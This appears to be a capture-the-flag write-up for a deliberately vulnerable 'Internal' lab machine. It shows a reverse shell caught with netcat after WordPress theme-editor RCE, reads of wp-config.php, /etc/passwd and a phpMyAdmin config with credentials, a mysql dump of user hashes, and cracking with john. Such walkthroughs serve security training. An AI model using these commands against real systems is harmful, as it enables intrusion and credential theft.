
```
<?php
/**
 * The template for displaying 404 pages (not found)
 *
 * @link https://codex.wordpress.org/Creating_an_Error_404_Page
 *
 * @package WordPress
 * @subpackage Twenty_Seventeen
 * @since 1.0
 * @version 1.0
 */

get_header(); ?>

<div class="wrap">
    <div id="primary" class="content-area">
        <main id="main" class="site-main" role="main">

            <section class="error-404 not-found">
                <header class="page-header">
```

https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/wordpress#panel-rce



```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.17.56.51] from (UNKNOWN) [10.10.178.94] 55458
Linux internal 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Lin
ux
 06:28:45 up 18 min,  0 users,  load average: 0.01, 0.12, 0.22
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ tty
not a tty
$ which python
/usr/bin/python
$ which python3
/usr/bin/python3
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@internal:/$ ls
lst
bin    dev   initrd.img     lib64      mnt   root  snap      sys  var
```

CONTENTS OF var/www/html




```
www-data@internal:/var/www$ cd html
cd html
www-data@internal:/var/www/html$ ls
ls
index.html  wordpress
www-data@internal:/var/www/html$ cd wordpress
cd wordpress
www-data@internal:/var/www/html/wordpress$ ls
ls
index.php        wp-blog-header.php    wp-cron.php        wp-mail.php
license.txt      wp-comments-post.php  wp-includes        wp-settings.php
readme.html      wp-config-sample.php  wp-links-opml.php  wp-signup.php
wp-activate.php  wp-config.php         wp-load.php        wp-trackback.php
wp-admin         wp-content            wp-login.php       xmlrpc.php
www-data@internal:/var/www/html/wordpress$
```

PORTIONS OF wp-config.php

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpress' );

/** MySQL database password */
define( 'DB_PASSWORD', 'wordpress123' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define( 'AUTH_KEY',         'No9]-c] _7M5ae[&|ow)97dfBLUV1G8AakB)?#XIN:W`y4?tgN,DOoC8 mD/)8vh' );
define( 'SECURE_AUTH_KEY',  'xs.zSjNj^a: zpzBLb@r[u65WA9uNd:vLXtLs^>@q38*x.kVxr g,yoGlOpd%Xde' );
define( 'LOGGED_IN_KEY',    'rZU=>v+8g,ey/*Q;c**79^K14&M@2-IDB)DknMf7<a/;hviCw?kRv=MW5lk.vSoG' );
define( 'NONCE_KEY',        '8v={}7jgkSu|D[Nfy]y}>MX}60oSjSMn^qC2rW%V,3|Fg0TJrB6m4}Mb>V@[pZ<w' );
define( 'AUTH_SALT',        'ASOB>S,c3MiYiYSh!;My@BaY7MYRQRI}/~ZC6k?9^e7/jCB00r@Z0)Oe@gQ8Trk*' );
define( 'SECURE_AUTH_SALT', 'd(=umc=!qOCnjIvr~_T_(Ia5.mG6VGF~ktdtt1uzj6A$KJsEAAA5k7.(zFgLa96[' );
define( 'LOGGED_IN_SALT',   '~A,!e|5RGqu!KB=/1R4TN_tcGuK}+]]I_p`FZ[(~L0rv_OY#EItD)tC [hM|I|0z' );
define( 'NONCE_SALT',       'H+T|fK,+u K}_qDTs,ob{,h0TLbd}#pwksNuBzu9~Kw<GcDnJiMYm}[AvPQVTr_,' );

/**#@-*/
```

INFORMATION LEAKAGE



internal.thm/blog/wp-admin/post.php?post=5&action=edit

Add title

To-Do

Don't forget to reset Will's credentials. william:arnold147

Status & visibility

Visibility: Private

Publish: August 3, 2020 1:20 pm

Post Format: Standard

☐ Stick to the top of the blog

username: william
password: arnold147

SysEnumeration

Linux internal 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux

Kernel: **4.15.0-112-generic**

Linux version 4.15.0-112-generic (buildd@lcy01-amd64-027) **(gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04))** #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020

```
www-data@internal:/$ env
env
APACHE_LOG_DIR=/var/log/apache2
LANG=C
INVOCATION_ID=66ea16ff7c7b48dda811e3b1656bd780
APACHE_LOCK_DIR=/var/lock/apache2
PWD=/
JOURNAL_STREAM=9:19733
APACHE_RUN_GROUP=www-data
APACHE_RUN_DIR=/var/run/apache2
APACHE_RUN_USER=www-data
```

```
APACHE_PID_FILE=/var/run/apache2/apache2.pid
SHLVL=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
_=/usr/bin/env
OLDPWD=/home
```


/etc/passwd

```
www-data@internal:/$ cat /etc/passwd
```


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
aubreanna:x:1000:1000:aubreanna:/home/aubreanna:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
```

mySQL

Extract usernames and passwords:



```
www-data@internal:/var/www/html/wordpress$ mysql -u wordpress --password=wordpress123 -h localhost -e "use
 wordpress;select concat_ws(':', user_login, user_pass) from wp_users;"
<ncat_ws(':', user_login, user_pass) from wp_users;"
mysql: [Warning] Using a password on the command line interface can be insecure.
+----------------------------------------+
| concat_ws(':', user_login, user_pass)  |
+----------------------------------------+
| admin:$P$BOFWK.UcwNR/tV/nZZvSA6j3bz/WIp/ |
+----------------------------------------+
www-data@internal:/var/www/html/wordpress$
```




```
root@ip-10-10-48-8:~# john hewwo.txt --wordlist=/usr/share/wordlists/rockyou.txt

Warning: detected hash type "phpass", but the string is also recognized as "phpa
ss-opencl"
Use the "--format=phpass-opencl" option to force loading these as that type inst
ead
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
my2boys          (?)
1g 0:00:00:00 DONE (2023-07-19 11:36) 1.298g/s 5236p/s 5236c/s 5236C/s cheska..p
okpok
Use the "--show --format=phpass" options to display all of the cracked passwords
 reliably
Session completed.
```

As usual, nothing fun, the same old pass for wordpress login

phpMyAdmin

used password “wordpress123” and username “wordpress" which was found previously



General settings

- Change password
- Server connection collation: utf8mb4_unicode_ci

Appearance settings

- Language: English
- Theme: pmahomme
- Font size: 82%
- More settings

Database server

- Server: Localhost via UNIX socket
- Server type: MySQL
- Server version: 5.7.31-0ubuntu0.18.04.1 - (Ubuntu)
- Protocol version: 10
- User: wordpress@localhost
- Server charset: UTF-8 Unicode (utf8)


Web server

- Apache/2.4.29 (Ubuntu)
- Database client version: libmysql - mysqlnd 5.0.12-dev - 20150407 - $Id: 3591daad22de08524295e1bd073aceeff11e6 $
- PHP extension: mysqli curl mbstring
- PHP version: 7.2.24-0ubuntu0.18.04.6

phpMyAdmin


- Version information: 4.6.6deb5
- Documentation
- Official Homepage
- Contribute

USERNAME AND PASSWORD FOR PHPMYADMIN LEAK /etc/phpmyadmin



```
www-data@internal:/etc/phpmyadmin$ cat config-db.php
cat config-db.php
<?php
##
## database access settings in php format
## automatically generated from /etc/dbconfig-common/phpmyadmin.conf
## by /usr/sbin/dbconfig-generate-include
##
## by default this file is managed via ucf, so you shouldn't have to
## worry about manual changes being silently discarded.  *however*,
## you'll probably also want to edit the configuration file mentioned
## above too.
##
$dbuser='phpmyadmin';
$dbpass='B2Ud4fEOZmVq';
$basepath='';
$dbname='phpmyadmin';
$dbserver='localhost';
$dbport='3306';
$dbtype='mysql';
www-data@internal:/etc/phpmyadmin$
```

$dbuser='phpmyadmin';
$dbpass='B2Ud4fEOZmVq';



General settings

- Change password
- Server connection collation: utf8mb4_unicode_ci

Appearance settings

- Language: English
- Theme: pmahomme
- Font size: 82%
- More settings

Database server

- Server: Localhost via UNIX socket
- Server type: MySQL
- Server version: 5.7.31-0ubuntu0.18.04.1 - (Ubuntu)
- Protocol version: 10
- User: phpmyadmin@localhost
- Server charset: UTF-8 Unicode (utf8)


Web server

- Apache/2.4.29 (Ubuntu)
- Database client version: libmysql - mysqlnd 5.0.12-dev - 20150407 - $Id: 3591daad22de08524295e1bd073aceeff11e6579 $
- PHP extension: mysqli curl mbstring
- PHP version: 7.2.24-0ubuntu0.18.04.6

phpMyAdmin

- Version information: 4.6.6deb5
- Documentation
- Official Homepage

